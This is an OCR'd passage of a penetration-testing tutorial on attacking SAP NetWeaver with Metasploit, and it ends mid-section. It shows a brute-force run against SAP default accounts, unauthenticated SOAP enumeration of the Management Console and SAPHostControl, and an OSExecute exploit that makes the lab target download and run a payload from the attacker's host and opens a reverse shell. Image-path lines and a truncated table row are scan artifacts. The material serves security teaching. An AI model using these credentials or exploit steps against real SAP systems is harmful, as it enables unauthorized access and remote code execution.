smsf auxiliary(sap_web_gui_brute_login) > set RPORT 8042
RPORT => 8042
msf auxiliary(sap_web_gui_brute_login) > run


[*] Brute forcing clients 000,001,066
[-] [SAP] 192.168.172.179:8042 - SAP* locked in client 000
[-] [SAP] 192.168.172.179:8042 - SAP* locked in client 066
[-] [SAP] 192.168.172.179:8042 - SAP* locked in client 000
[-] [SAP] 192.168.172.179:8042 - SAP* locked in client 066
[-] [SAP] 192.168.172.179:8042 - error trying DDIC/19920706 against client 000
[-] [SAP] 192.168.172.179:8042 - error trying DDIC/19920706 against client 001
[-] [SAP] 192.168.172.179:8042 - error trying DDIC/19920706 against client 066
[-] [SAP] 192.168.172.179:8042 - error trying DDIC/Welcome01 against client 000
[-] [SAP] 192.168.172.179:8042 - error trying DDIC/Welcome01 against client 001
[-] [SAP] 192.168.172.179:8042 - error trying DDIC/Welcome01 against client 066
[-] [SAP] 192.168.172.179:8042 - error trying SAPCPIC/ADMIN against client 000
[-] [SAP] 192.168.172.179:8042 - error trying SAPCPIC/ADMIN against client 001
[-] [SAP] 192.168.172.179:8042 - error trying SAPCPIC/ADMIN against client 066
[-] [SAP] 192.168.172.179:8042 - error trying EARLYWATCH/SUPPORT against client 000
[-] [SAP] 192.168.172.179:8042 - error trying EARLYWATCH/SUPPORT against client 001
[-] [SAP] 192.168.172.179:8042 - error trying EARLYWATCH/SUPPORT against client 066
[-] [SAP] 192.168.172.179:8042 - error trying TMSADM/PASSWORD against client 000
[-] [SAP] 192.168.172.179:8042 - error trying TMSADM/PASSWORD against client 001
[-] [SAP] 192.168.172.179:8042 - error trying TMSADM/PASSWORD against client 066
[-] [SAP] 192.168.172.179:8042 - error trying TMSADM/ADMIN against client 000
```

```
[-] [SAP] 192.168.172.179:8042 - error trying TMSADM/ADMIN against client 001
[-] [SAP] 192.168.172.179:8042 - error trying TMSADM/ADMIN against client 066
[-] [SAP] 192.168.172.179:8042 - error trying TMSADM/$1Pawd2& against client 000
[-] [SAP] 192.168.172.179:8042 - error trying TMSADM/$1Pawd2& against client 001
[-] [SAP] 192.168.172.179:8042 - error trying TMSADM/$1Pawd2& against client 066
[-] [SAP] 192.168.172.179:8042 - error trying ADMIN/welcome against client 000
[-] [SAP] 192.168.172.179:8042 - error trying ADMIN/welcome against client 001
[-] [SAP] 192.168.172.179:8042 - error trying ADMIN/welcome against client 066
[-] [SAP] 192.168.172.179:8042 - error trying ADSUSER/ch4ngeme against client 000
[-] [SAP] 192.168.172.179:8042 - error trying ADSUSER/ch4ngeme against client 001
[-] [SAP] 192.168.172.179:8042 - error trying ADSUSER/ch4ngeme against client 066
[-] [SAP] 192.168.172.179:8042 - error trying ADS_AGENT/ch4ngeme against client 000
[-] [SAP] 192.168.172.179:8042 - error trying ADS_AGENT/ch4ngeme against client 001
[-] [SAP] 192.168.172.179:8042 - error trying ADS_AGENT/ch4ngeme against client 066
[-] [SAP] 192.168.172.179:8042 - error trying DEVELOPER/ch4ngeme against client 000
[-] [SAP] 192.168.172.179:8042 - error trying DEVELOPER/ch4ngeme against client 001
[-] [SAP] 192.168.172.179:8042 - error trying DEVELOPER/ch4ngeme against client 066
[-] [SAP] 192.168.172.179:8042 - error trying J2EE_ADMIN/ch4ngeme against client 000
[-] [SAP] 192.168.172.179:8042 - error trying J2EE_ADMIN/ch4ngeme against client 001
[-] [SAP] 192.168.172.179:8042 - error trying J2EE_ADMIN/ch4ngeme against client 066
[-] [SAP] 192.168.172.179:8042 - error trying SAPJSF/ch4ngeme against client 000
[-] [SAP] 192.168.172.179:8042 - error trying SAPJSF/ch4ngeme against client 001
[-] [SAP] 192.168.172.179:8042 - error trying SAPJSF/ch4ngeme against client 066
[-] [SAP] 192.168.172.179:8042 - error trying SAPR3/SAP against client 000
[-] [SAP] 192.168.172.179:8042 - error trying SAPR3/SAP against client 001
[-] [SAP] 192.168.172.179:8042 - error trying SAPR3/SAP against client 066
[-] [SAP] 192.168.172.179:8042 - error trying CTB_ADMIN/sap123 against client 000
[-] [SAP] 192.168.172.179:8042 - error trying CTB_ADMIN/sap123 against client 001
[-] [SAP] 192.168.172.179:8042 - error trying CTB_ADMIN/sap123 against client 066
[-] [SAP] 192.168.172.179:8042 - error trying XMI_DEMO/sap123 against client 000
[-] [SAP] 192.168.172.179:8042 - error trying XMI_DEMO/sap123 against client 001
[-] [SAP] 192.168.172.179:8042 - error trying XMI_DEMO/sap123 against client 066


[SAP] Credentials
=================

   host             port  client  user  pass
   ----             ----  ------  ----  ----
   192.168.172.179  8042  001     SAP*  06071992

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(sap_web_gui_brute_login) >
```


SAP Management Console

The SAP Management Console allows for SAP system management, including monitoring and administration of the SAP platform. Within the SAP Management Console, it is possible to perform tasks such as:

- Monitor the status of and start/stop/restart SAP systems and components.
- Manage alerts and logs for the SAP infrastructure.
- Monitor the processes listening on the network.
- Monitor and manage the processes involved within the SAP systems.
- Monitor and manage the Internet Communication Manager (ICM), which allows the SAP system to communicate with the world via HTTP/S.


In order to use the SAP Management Console, the following tools generally are used:

- The standalone Microsoft Management Console (for Windows systems)




The standalone Microsoft Management Console

- The Java version of the Management Console, which is more popular in UNIX environments where the Microsoft Management version isn't available (The Java client is also available as an applet, so any administrator can use the SAP Management Console from their browser without needing to install the full SAP platform.)



The Java version of the Management Console


If you look at the network traffic generated from a machine running the Java version of the Management Console, the communication with the SAP Management Console endpoint can be spotted pretty quickly. In this case, the SAP MC endpoint listens on the 50013 TCP port, which is the port used when the default instance (00) is in use, according to the SAP documentation.



SAP Management Console communication

Attacking the SAP Management Console with Metasploit

Looking at the packet data, HTTP cleartext communication can be easily distinguished. And after reassembling TCP streams, HTTP SOAP communications appear. A lot of the operations provided by the SAP MC are unauthenticated SOAP requests by default (note the absence of cookies, HTTP authentication headers, and authentication information in the requests):



SAP Management Console SOAP communication

This is the behavior noticed by @ChrisJohnRiley, who attacked the SAP MC SOAP interface to retrieve a lot of interesting information about an SAP system. See his page and his SAP (in)security presentation for details. The following table summarizes the collection of auxiliary modules, which are available on Metasploit, that you can use to retrieve SAP system information similar to what @ChrisJohnRiley found:

Module	Description
modules/auxiliary/scanner/sap/sap_mgmt_con_abaplog.rb	Attempts to extract the ABAP syslog.
modules/auxiliary/scanner/sap/sap_mgmt_con_brute_login.rb	Attempts to brute force the credentials for the SAP Management Console.
modules/auxiliary/scanner/sap/sap_mgmt_con_extractusers.rb	Attempts to extract users from the ABAP syslog.
modules/auxiliary/scanner/sap/sap_mgmt_con_getaccesspoints.rb	Attempts to get a list of listening services within the SAP system.
modules/auxiliary/scanner/sap/sap_mgmt_con_getenv.rb	Attempts to get SAP environment settings.
modules/auxiliary/scanner/sap/sap_mgmt_con_getlogfiles.rb	Attempts to download log files and developer trace files.

modules/auxiliary/scanner/sap/sap_mgmt_con_getprocesslist.rb	Attempts to get a list of SAP processes.
modules/auxiliary/scanner/sap/sap_mgmt_con_getprocessparameter.rb	Attempts to get a list of SAP processes, parameters, and configurations.
modules/auxiliary/scanner/sap/sap_mgmt_con_instanceproperties.rb	Attempts to get the instance properties.
modules/auxiliary/scanner/sap/sap_mgmt_con_listlogfiles.rb	Attempts to get a list of available log files and developer trace files.
modules/auxiliary/scanner/sap/sap_mgmt_con_startprofile.rb	Attempts to get the SAP startup profile.
modules/auxiliary/scanner/sap/sap_mgmt_con_version.rb	Attempts to get the SAP version.

Other operations available on the SAP MC are protected by disallowing unauthenticated access by default (the list of protected operations is configurable). Among the protected methods, one named OSExecute allows the execution of operating system commands on the SAP system. A protected method is accessible with operating system credentials, which are sent via the HTTP Basic Authentication header:

SAP Management Console OSExecute method

@ChrisJohnRiley attacked this method and created an exploit module that allows the execution of a Metasploit payload on the target system:

Module	Description
modules/exploits/windows/http/sap_mgmt_con_osexec_payload.rb	Attacks the OSExecute functionality on the SAP Management Console to run arbitrary commands and finally a Metasploit payload. SAP Management Console credentials are required.

Today, this exploit is available as a multiplatform exploit and can be used to attack both Windows and Linux systems. Use the "check" method to detect an open SAP MC SOAP interface:

```
msf> use exploit/multi/sap/sap_mgmt_con_osexec_payload
msf exploit(sap_mgmt_con_osexec_payload) > set rhost 192.168.172.179
rhost => 192.168.172.179
msf exploit(sap_mgmt_con_osexec_payload) > set USERNAME npladm
USERNAME => npladm
msf exploit(sap_mgmt_con_osexec_payload) > set PASSWORD sap123
PASSWORD => sap123
msf exploit(sap_mgmt_con_osexec_payload) > check
[+] The target is vulnerable.
msf exploit(sap_mgmt_con_osexec_payload) >
```

Checking if an SAP Management Console endpoint is available

After selecting your target, the exploit will tell you if the selected platform appears to be correct:

```
msf exploit(sap_mgmt_con_osexec_payload) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Linux
   1   Windows Universal


msf exploit(sap_mgmt_con_osexec_payload) > set target 0
target => 0
msf exploit(sap_mgmt_con_osexec_payload) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.172.1:4444
[*] 192.168.172.179:50013 - Auto Detecting Remote Platform...
msf exploit(sap_mgmt_con_osexec_payload) > [+] 192.168.172.179:50013 - Linux successfully detected...
[*] 192.168.172.179:50013 - Starting up our web service on http://192.168.172.1:8080/OuNZBWiGbNs ...
[*] Using URL: http://0.0.0.0:8080/OuNZBWiGbNs
[*]  Local IP: http://192.168.0.5:8080/OuNZBWiGbNs
[*] 192.168.172.179:50013 - Asking the SAP Management Console to download http://192.168.172.1:8080/OuNZBWiGbNs
[*] 192.168.172.179:50013 - Sending the payload to the server...
[*] 192.168.172.179:50013 - Waiting for the victim to request the ELF payload...
[*] 192.168.172.179:50013 - Asking the SAP Management Console to chmod /tmp/wjbgaesf
[*] 192.168.172.179:50013 - Asking the SAP Management Console to execute /tmp/wjbgaesf
[*] Command shell session 1 opened (192.168.172.1:4444 -> 192.168.172.179:41536) at 2013-05-13 22:10:14 -0500
[+] Deleted /tmp/wjbgaesf
```

Abusing the SAP MC to get a shell

Exploiting SAPHostControl with Metasploit

The component that provides the SOAP endpoint for the SAP Management Console on the TCP/50013 for the default instance is startsrv. But if you inspect a standalone installation of SAP NetWeaver, you can easily spot not one but two instances of sapstartsrv running:

```
tcp        0      0 0.0.0.0:1128            0.0.0.0:*               LISTEN      4900/sapstartsrv
tcp        0      0 0.0.0.0:50013           0.0.0.0:*               LISTEN      5520/sapstartsrv
```

sapstartsrv processes running

The second instance of sapstartsrv that is listening on the port TCP/1128 by default is the SAPHostControl:

```
sapadm    4900  0.0  1.8 148616 64152 ?        Ssl  May15   0:11 /usr/sap/hostctrl/exe/sapstartsrv pf=/usr/sap/hostctrl/exe/host_profile -D
npladm    5520  0.0  2.3 269484 82192 ?        Ssl  May15   0:16 /usr/sap/NPL/SCS00/exe/sapstartsrv pf=/usr/sap/NPL/SYS/profile/START_SCS00_nplhost -D -u npladm
```

The SAPHostControl (PID 4900)

According to the SAP documentation, the executable sapstartsrv runs in host mode for monitoring purposes only. The interesting thing about this sapstartsrv component is that it's also listening for SOAP requests.

The GetDatabaseStatus call was attacked by Michael Jordon in order to get an arbitrary code execution from a command injection. The exploit for this attack is also available on Metasploit as *modules/exploits/windows/http/sap_host_control_cmd_exec.rb*. It's worth mentioning that the injection technique inspired @nmonkee when writing the OS command injections for the SXPG_CALL_SYSTEM_SXPG_CALL_ SYSTEM and SXPG_COMMAND_EXECUTE RFC SOAP calls (remember also to check his post for more information about these command injections).

The GetComputerSystem call was abused by Bruno Morisson to retrieve information related to the remote host without any authentication. The exploit for this attack is available on *modules/auxiliary/scanner/sap/sap_hostctrl_getcomputersystem.rb*. The next screenshot shows the information retrieved:

```
msf auxiliary(sap_hostctrl_getcomputersystem) > run


[+] 192.168.172.133:1128 - Information retrieved successfully
[*] 192.168.172.133:1128 - Response stored in /Users/juan/.msf4/loot/20131011090901_default_192.168.172.133_sap.getcomputers_832535.xml
(XML) and /Users/juan/.msf4/loot/20131011090901_default_192.168.172.133_sap.getcomputers_372729.txt (TXT)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(sap_hostctrl_getcomputersystem) > set verbose true
verbose => true
msf auxiliary(sap_hostctrl_getcomputersystem) > run

[*] 192.168.172.133:1128 - Connecting to SAP Host Control service
[+] 192.168.172.133:1128 - Connected. Retrieving info
[+] 192.168.172.133:1128 - Information retrieved successfully
[+] 192.168.172.133:1128 - Information retrieved:

Remote OS Listing
=================

   Name   Type  Version                TotalMemSize  Load Avg 1m  Load Avg 5m  Load Avg 15m  CPUs  CPU User  CPU Sys  CPU Idle
   ----   ----  -------                ------------  -----------  -----------  ------------  ----  --------  -------  --------
   Linux  0     2.6.32.43-0.4-default  3548356       0.09         0.04         0.01          2     3%        2%       95%



Remote Computer Listing
=======================

   Names          Hostnames                                                IPAddresses
   -----          ---------                                                -----------
   linux-gateway  localhost;nplhost;linux-gateway.sap-lab;192.168.172.133;  127.0.0.1;192.168.234.42;127.0.0.2;192.168.172.133;
```


```
Remote Process Listing
======================

  Name                    PID   Username    Priority  Size   Pages  CPU  CPU Time  Command
  ----                    ---   --------    --------  ----   -----  ---  --------  -------
  X                       4429  root        20        42596  0      2%   000:02    X :0 -br -verbose -aã
  ata/1                   1145  root        20        0      0      0%   000:00    ata/1
  bash                    5705  root        20        1668   0      0%   000:00    bash /usr/lib/YaST2/
  bash                    5626  root        20        1720   0      0%   000:00    bash /sbin/yast2 lan
  bash                    5832  root        20        2128   0      0%   000:00    bash /etc/init.d/net#
  bash                    6032  root        20        1940   0      0%   000:00    bash /sbin/ifstatus-
  bash                    6012  root        20        1780   0      0%   000:00    bash /sbin/ifstatus
  bonobo-activation-se#   5516  root        20        4064   0      0%   000:00    bonobo-activation-se#
  collectd                4330  root        20        1536   0      0%   000:00    collectd
  dbus-daemon             2651  messagebus  20        1268   0      0%   000:00    dbus-daemon --system#
  dbus-daemon             5481  root        20        1180   0      0%   000:00    dbus-daemon --fork -#
  events/1                8     root        20        0      0      0%   000:00    events/1
  gconfd-2                5484  root        20        5492   0      0%   000:00    gconfd-2
  gnome-keyring-daemon#   5489  root        20        3504   0      0%   000:00    gnome-keyring-daemon#
  gnome-panel             5513  root        20        20304  0      0%   000:00    gnome-panel
  gnome-power-manager     5569  root        20        10616  0      0%   000:00    gnome-power-manager
  gnome-session           5393  root        20        7832   0      0%   000:00    gnome-session
 5492  root        20        13536  0      0%   000:00    gnome-settings-daemo
  gnome-volume-control#   5561  root        20        12516  0      0%   000:00    gnome-volume-control#
  gnomesu                 5618  root        20        6452   0      0%   000:00    gnomesu -- /sbin/yas
  gnomesu-pam-backend     5619  root        20        1556   0      0%   000:00    gnomesu-pam-backend
  hald                    2799  haldaemon   20        4724   0      0%   000:00    hald --daemon=yes
  hald-addon-storage:     3095  root        20        2160   0      0%   000:00    hald-addon-storage: #
  kjournald               931   root        20        0      0      0%   000:00    kjournald
  main-menu               5531  root        20        20356  0      0%   000:00    main-menu --oaf-acti#
  metacity                5508  root        20        13208  0      0%   000:00    metacity
  nautilus                5514  root        20        18588  0      0%   000:00    nautilus
  null_applet             5532  root        20        9984   0      0%   000:00    null_applet --oaf-ac#
  perl                    5701  root        20        13392  0      0%   000:00    perl -w /usr/lib/YaS#
  pulseaudio              5572  root        9         4420   0      0%   000:00    pulseaudio --start
  python                  5557  root        20        20084  0      0%   000:00    python /usr/lib64/py#
  sapstartsrv             4971  npladm      20        79172  0      0%   000:00    sapstartsrv pf=/usr/#
  scsi_eh_1               1514  root        20        0      0      0%   000:00    scsi_eh_1
  syslog-ng               2650  root        20        904    0      0%   000:00    syslog-ng
  usleep                  6047  root        20        380    0      0%   000:00    usleep 100000
  vmtoolsd                5542  root        20        27788  0      0%   000:00    vmtoolsd -n vmusr --Z
  vmtoolsd                3270  root        20        3788   0      0%   000:00    vmtoolsd
  y2base                  5831  root        20        32412  0      0%   000:00    y2base lan qt
  y2base                  5830  root        20        32480  0      0%   000:00    y2base lan qt
  y2base                  5656  root        20        61220  0      2%   000:01    y2base lan qt
```

```
Remote Filesystem Listing
=========================

   Name      Size   Available  Remote
   ----      ----   ---------  ------
   /         10201  3396       false
   /         10201  3396       false
   /db2      40312  2866       false
   /dev      8192   8191       false
   /dev/shm  1732   1732       false
   /sap      40312  2866       false
   /sapdb    40312  2866       false
   /sapmnt   40312  2866       false
   /sybase   40312  2866       false
   /usr/sap  40312  2866       false


Network Port Listing
====================

   ID    PacketsIn  PacketsOut  ErrorsIn  ErrorsOut  Collisions
   --    ---------  ----------  --------  ---------  ----------
   eth2  01         01          01        01         01
   lo    01         01          01        01         01


[*] 192.168.172.133:1128 - Response stored in /Users/juan/.msf4/loot/20131011090908_default_192.168.172.133_
sap.getcomputers_688682.xml (XML) and /Users/juan/.msf4/loot/20131011090908_default_192.168.172.133_sap.
getcomputers_233241.txt (TXT)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(sap_hostctrl_getcomputersystem) >
```

Attacking the J2EE Engine with Metasploit

As mentioned earlier, SAP NetWeaver isn't only an ABAP application server; it's also a Java application server that allows for the development of SAP programs in the well-known programming language. The J2EE engine has also been attacked. Alexander Polyakov and Dmitry Chastuhin presented work on the J2EE engine (SAPocalypse NOW: Crushing SAP's J2EE Engine and Breaking SAP Portal). Attacks from the above presentations have been published as Metasploit modules:

